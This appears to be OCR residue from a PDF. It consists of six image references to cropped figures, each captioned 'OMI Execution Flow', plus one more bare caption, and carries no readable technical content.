
OMI Execution Flow




OMI Execution Flow




OMI Execution Flow




OMI Execution Flow




OMI Execution Flow




OMI Execution Flow



OMI Execution Flow



